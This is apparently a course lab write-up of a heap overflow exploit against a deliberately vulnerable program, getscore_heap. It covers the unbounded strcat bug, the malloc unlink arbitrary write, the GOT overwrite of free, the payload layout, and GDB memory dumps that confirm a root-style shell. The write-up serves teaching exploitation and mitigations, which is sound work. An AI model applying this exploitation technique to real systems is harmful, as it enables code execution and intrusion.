Heap Overflow Exploitation via Chunk Unlinking and GOT Overwrite

Aidan W. Ingram

April 2026

1 Overview

This article walks through the development of a heap overflow exploit against a vulnerable program on RedHat 8. The target is a binary called `getscore_heap`, which uses heap-allocated buffers and contains an unbounded `strcat` into a `malloc`'d region. The exploit corrupts the metadata of an adjacent heap chunk, abuses `free()`'s unlink macro to perform an arbitrary 4-byte write, overwrites the GOT entry for `free`, and redirects execution to injected shellcode that spawns `/bin/sh`.

The vulnerability lives in `getscore_heap`: the `matching_pattern` buffer is allocated with `malloc(strlen(name)+17)`, and the `ssn` argument is then appended with `strcat` and no length check. The exploit splits its payload across two environment variables — `$EGG` carries the shellcode and dummy heap metadata, `$STEAK` carries the fake heap structure — so that the controlled allocation size and the actual overflow can be tuned independently.

2 Running the Exploit

The exploit produces an interactive `sh` shell from the heap overflow on a local RedHat 8 VM.

Environment setup

The program checks for a score file before reaching the vulnerable code path, so a dummy file is needed first:

```
echo "fakefile:000-00-0000:0" > score.txt
```

Then build the exploit:

```
gcc -o heap_exploit heap_exploit.c
```

Launching

The exploit binary sets the two environment variables and spawns a child shell that inherits them:

```
./heap_exploit 128 8049c90 8049e28
```

The three arguments are the buffer size, the "where" address (the GOT entry for `free`), and the "what" address (the location of the `matching_pattern` buffer on the heap).

```
[student@vbox student]$ ./heap_exploit 128 8049c90 8049e28
Length of shell code: 45
Using where: 0x8049c84
Using what: 0x8049e30
EGG (name) length: 111
STEAK (ssn) length: 48
Run: ./getscore_heap $EGG $STEAK
```

Triggering the overflow

From the spawned shell, the vulnerable program is invoked with both environment variables:

```
./getscore_heap $EGG $STEAK
```

The program prints "Invalid user name or SSN." and immediately drops into an `sh-2.05b$` prompt. Running `whoami` and `id` confirms a live, interactive shell.

```
[student@vbox student]$ ./getscore_heap $EGG $STEAK
Invalid user name or SSN.
sh-2.05b$ Aidan Ingram KUID-3065803
sh: Aidan: command not found
sh-2.05b$
```

3 The Vulnerability

The relevant line in `getscore_heap.c` is the allocation:

```
matching_pattern = malloc(strlen(name) + 17);
```

followed by a `strcat` of the `ssn` argument with no bounds check. The allocation is sized only against the `name` parameter, so a long `ssn` overflows past `matching_pattern` and corrupts the metadata of whatever chunk comes next.

The program makes three allocations in order: `matching_pattern`, `score` (10 bytes), and `line` (128 bytes). On the error path — which is the path the exploit takes — all three are freed in order: `free(matching_pattern)`, `free(score)`, `free(line)`.

When `free(matching_pattern)` runs and finds the adjacent chunk's metadata corrupted to look free, malloc's unlink macro fires with attacker-controlled forward and back pointers. The unlink expansion

$$P->fd->bk = P->bk$$

is the primitive: a 4-byte write to an attacker-chosen address, with an attacker-chosen value.

4 Gathering Addresses

Three pieces of information are needed to build a working payload: the address to overwrite (the GOT entry for `free`), the address where the shellcode will live (inside `matching_pattern`), and the precise heap layout.

GOT entry for `free` (the "where"). `objdump -R getscore_heap` lists the relocation entries. The entry for `free` sits at `0x08049c90`. Once unlink writes the shellcode address here, the next call to `free` jumps to attacker code instead of libc.

```
[student@vbox student]$ objdump -R getscore_heap

getscore_heap:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
08049ca4 R_386_GLOB_DAT    __gmon_start__
08049c5c R_386_JUMP_SLOT   perror
08049c60 R_386_JUMP_SLOT   system
08049c64 R_386_JUMP_SLOT   malloc
08049c68 R_386_JUMP_SLOT   time
08049c6c R_386_JUMP_SLOT   fgets
08049c70 R_386_JUMP_SLOT   strlen
08049c74 R_386_JUMP_SLOT   __libc_start_main
08049c78 R_386_JUMP_SLOT   strcat
08049c7c R_386_JUMP_SLOT   printf
08049c80 R_386_JUMP_SLOT   getuid
08049c84 R_386_JUMP_SLOT   ctime
08049c88 R_386_JUMP_SLOT   setreuid
08049c8c R_386_JUMP_SLOT   exit
08049c90 R_386_JUMP_SLOT   free
08049c94 R_386_JUMP_SLOT   fopen
08049c98 R_386_JUMP_SLOT   sprintf
08049c9c R_386_JUMP_SLOT   geteuid
08049ca0 R_386_JUMP_SLOT   strcpy
```

Address of `matching_pattern` (the "what"). With a breakpoint on line 82 of `getscore_heap.c` (immediately before the `free` calls) and a test input of 111 A's, `print matching_pattern` in GDB

returns 0x8049e28. This is where the shellcode lives after `strcpy` copies the `name` argument into the buffer. The memory dump confirms it: the A's begin 8 bytes into the row at 0x8049e20, consistent with an 8-byte chunk header.

Heap chunk layout. `x/64x matching_pattern-8` in GDB reveals three contiguous chunks. `matching_pattern` begins at 0x8049e20 with size 0x89 (137 bytes including header, with the P bit set). `score` begins at 0x8049ea8 with size 0x11 (17 bytes). `line` begins at 0x8049eb8 with size 0x89.


```
[student@vbox student]$ gdb ./getscore_heap
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) break 82
Breakpoint 1 at 0x8048977: file getscore_heap.c, line 82.
(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA 123-45-6789
Starting program: /home/student/getscore_heap AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAA 123-45-6789
Invalid user name or SSN.

Breakpoint 1, main (argc=3, argv=0xbffffa64) at getscore_heap.c:82
82                  free(matching_pattern);
(gdb) x/64 matching_pattern-8
0x8049e20:      0x42126d20      0x00000089      0x41414141      0x41414141
0x8049e30:      0x41414141      0x41414141      0x41414141      0x41414141
0x8049e40:      0x41414141      0x41414141      0x41414141      0x41414141
0x8049e50:      0x41414141      0x41414141      0x41414141      0x41414141
0x8049e60:      0x41414141      0x41414141      0x41414141      0x41414141
0x8049e70:      0x41414141      0x41414141      0x41414141      0x41414141
0x8049e80:      0x41414141      0x41414141      0x41414141      0x41414141
0x8049e90:      0x41414141      0x3a414141      0x2d333231      0x362d3534
0x8049ea0:      0x00393837      0x00000000      0x00000000      0x00000011
0x8049eb0:      0x00000000      0x00000000      0x00000000      0x00000089
0x8049ec0:      0x656b6166      0x656c6966      0x3030303a      0x2d30302d
0x8049ed0:      0x30303030      0x000a303a      0x00000000      0x00000000
0x8049ee0:      0x00000000      0x00000000      0x00000000      0x00000000
0x8049ef0:      0x00000000      0x00000000      0x00000000      0x00000000
0x8049f00:      0x00000000      0x00000000      0x00000000      0x00000000
0x8049f10:      0x00000000      0x00000000      0x00000000      0x00000000
```

Buffer size. A buffer size of 128 is the right target. This avoids fastbin behavior — the allocator's optimization for very small chunks, which bypasses the consolidation and unlink logic the exploit depends on. Smaller allocations are not being consolidated when freed, which matches the well-known caveat that malloc/free behaves differently depending on the size of the requested buffers. With `strlen(name) + 17 = 128`, the name must be exactly 111 bytes, producing a chunk of size 0x89 that matches the layout GDB shows.

5 Payload Structure

The payload splits across two sections — a "dummy heap" that sits inside the legitimate buffer, and a "fake heap structure" that overflows into the next chunk's metadata. The split is mandatory here because `malloc` sizes the buffer based on `strlen(name)`: a longer name just produces a larger allocation rather than an overflow, so the shellcode and the overflow content have to travel in separate arguments.



`$EGG` **(name,** `argv[1]`**) — the dummy heap, 111 bytes.** This fits entirely inside the `matching_pattern` buffer:

1. 8 bytes: `XXXX YYYY` — placeholders for forward/back link fields.
2. 8 bytes: `\x90` NOPs followed by a `JMP +4` — the sled leads into a short jump that skips over the 4 bytes about to be "punctured" by the reverse unlink write.
3. 4 bytes: `ZZZZ` — the bytes overwritten by `P->bk->fd = P->fd`.
4. 45 bytes: Aleph One's `/bin/sh` shellcode.
5. 46 bytes: `\x90` padding, filling out to exactly 111 bytes.

The total of 111 is fixed by `strlen(name) + 17 = 128`.

`$STEAK` **(ssn,** `argv[2]`**) — the fake heap structure, 48 bytes.** This is the part that overflows. After `strcpy` writes the 111-byte name and `strcat` appends a colon, 112 bytes of the 128-byte buffer are used. The first 16 bytes of `$STEAK` fill the rest of the buffer, and everything after that lands in `score`'s chunk header:

1. 16 bytes: `\x90` padding, finishing out the legitimate buffer.
2. 4 bytes: `0xFFFFFFFF` — fake `prev_size` (-1).
3. 4 bytes: `0xFFFFFFFF` — fake `size` (-1).
4. 4 bytes: `where - 12` = `0x08049c84` — the forward pointer. The unlink macro adds 12 to reach the `bk` field, so `0x08049c84 + 12 = 0x08049c90`, exactly the GOT entry for `free`.
5. 4 bytes: `what + 8` = `0x08049e30` — the back pointer. The buffer starts at `0x08049e28`, and adding 8 skips past the `XXXX YYYY` placeholder, landing in the NOP sled where execution can safely begin.
6. 16 bytes: `\x90` padding — overwrites `line`'s chunk header with non-zero values.

The trailing 16 bytes of NOP padding turn out to matter. Without them, `line`'s chunk header stays as `0x00000000 0x00000089`, and `free()` takes a different internal code path that does not trigger the unlink. Comparing against a single-buffer reference exploit, where the memory after the fake heap structure happened to contain non-zero data from a "BBB..." string, makes it clear that `free()` needs non-zero values in that region to proceed with consolidation as expected.

6 Verifying the Payload in Memory

After setting the environment variables and running `getscore_heap` under GDB, examining memory at `0x8049e98` (where the SSN data begins, computed as `0x8049e28 + 112`) confirms the payload landed correctly:

```
[student@vbox student]$ gdb ./getscore_heap
GNU gdb Red Hat Linux (5.2.1-4)
Copyright 2002 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux"...
(gdb) break 82
Breakpoint 1 at 0x8048977: file getscore_heap.c, line 82.
(gdb) run $EGG $STEAK
Starting program: /home/student/getscore_heap $EGG $STEAK
Invalid user name or SSN.

Breakpoint 1, main (argc=3, argv=0xbffffa44) at getscore_heap.c:82
82                  free(matching_pattern);
(gdb) x/20x 0x8049e98
0x8049e98:      0x90909090      0x90909090      0x90909090      0x90909090
0x8049ea8:      0xffffffff      0xffffffff      0x08049c84      0x08049e30
0x8049eb8:      0x90909090      0x90909090      0x656b6166      0x656c6966
0x8049ec8:      0x3030303a      0x2d30302d      0x30303030      0x000a303a
0x8049ed8:      0x00000000      0x00000000      0x00000000      0x00000000
```

The 16 bytes of `0x90` padding are visible from `0x8049e98`, filling the rest of the buffer. The fake heap structure follows at `0x8049ea8`, precisely on `score`'s chunk header: the two `0xFFFFFFFF` words, then `0x08049c84` (`where - 12`) and `0x08049e30` (`what + 8`). The trailing 16 bytes of `0x90` padding begin at `0x8049eb8`, overwriting `line`'s chunk header. The first 8 bytes of that trailing padding are still visible as NOPs; the remaining 8 were later overwritten by `fgets` reading `score.txt` into `line`'s data area, but the bytes that matter for the exploit survive.

7 Building the Exploit Code

A reasonable starting point is an existing single-argument heap exploit that packs shellcode and fake metadata into one `$EGG`. Adapting it for this two-argument target involves a few specific changes:

1. **Split the payload across two environment variables.** `$EGG` carries the dummy heap (111 bytes of shellcode payload). `$STEAK` carries the fake heap structure (48 bytes of overflow payload). This separation falls out of the fact that `getscore_heap` takes two parameters and the malloc size depends on the first.

2. **Size the EGG buffer to 111 bytes.** That is `bsize - 17`, so `malloc(strlen(name) + 17) = malloc(128)` produces the correct chunk size. Going larger is counterproductive — it just expands the allocation rather than creating an overflow.

3. **Use `memcpy` instead of `strcat`.** `strcat` scans for null terminators, which is the wrong behavior for raw binary payloads. `memcpy` with a manual index variable tracking the write position works correctly regardless of null bytes in the data. The same applies when building the environment-variable strings: copying the binary payload after the `"EGG="` or `"STEAK="` prefix with `memcpy` avoids the same null-termination trap.

4. **Add trailing NOP padding in STEAK.** Sixteen extra bytes of `0x90` after the fake heap structure overwrite `line`'s chunk header with non-zero values, which is necessary for `free()` to follow the consolidation path the exploit relies on.

8 How the Exploit Chain Executes

When `./getscore_heap "$EGG" "$STEAK"` runs:

1. `malloc` allocates `matching_pattern` (128 bytes), `score` (10 bytes), and `line` (128 bytes) as contiguous heap chunks.

2. `strcpy` and `strcat` copy the name, a colon, and the SSN into `matching_pattern`. The long SSN overflows past the buffer boundary and overwrites `score`'s chunk metadata with the fake heap structure.

3. The program fails to match an entry in `score.txt` and enters the error path.

4. `free(matching_pattern)` executes. The allocator inspects the next chunk (`score`), sees the corrupted metadata that makes it look free, and tries to consolidate by unlinking `score` from the free list.

5. The unlink macro executes `P->fd->bk = P->bk`. With `fd = 0x08049c84`, adding 12 to reach the `bk` field gives `0x08049c90` — the GOT entry for `free`. The value written there is `P->bk = 0x08049e30`, the address of the NOP sled. The GOT entry for `free` now points at the shellcode.

6. The next call to `free` reads the corrupted GOT entry and jumps to `0x08049e30` instead of libc's `free`.

7. Execution lands in the NOP sled, slides into the `JMP +4` that skips the four punctured bytes, and falls into the shellcode.

8. The shellcode calls `execve("/bin/sh")`, replacing the process with an interactive shell.

9 Closing Notes

The interesting parts of this exploit are not the shellcode — that is the standard Aleph One payload — but the way the heap allocator's bookkeeping gets weaponized into an arbitrary write. Two details deserve emphasis. First, splitting the payload across two arguments is what allows the same call site to control both the chunk size (via `strlen(name)`) and the overflow content (via the long `ssn`); the constraint is structural, not a matter of payload length. Second, the trailing NOP padding that overwrites `line`'s chunk header with non-zero values is easy to miss but essential, because `free()`'s consolidation logic branches on what those bytes look like.

More broadly, the same general primitive — corrupt a chunk header, get an arbitrary 4-byte write out of unlink, redirect a function pointer (commonly a GOT entry) at injected code — is the canonical pre-hardening heap exploit pattern. Modern allocators have added unlink safety checks, ASLR, RELRO, and DEP/NX to break each step of this chain, but the underlying technique is still the right starting point for understanding what those mitigations are defending against.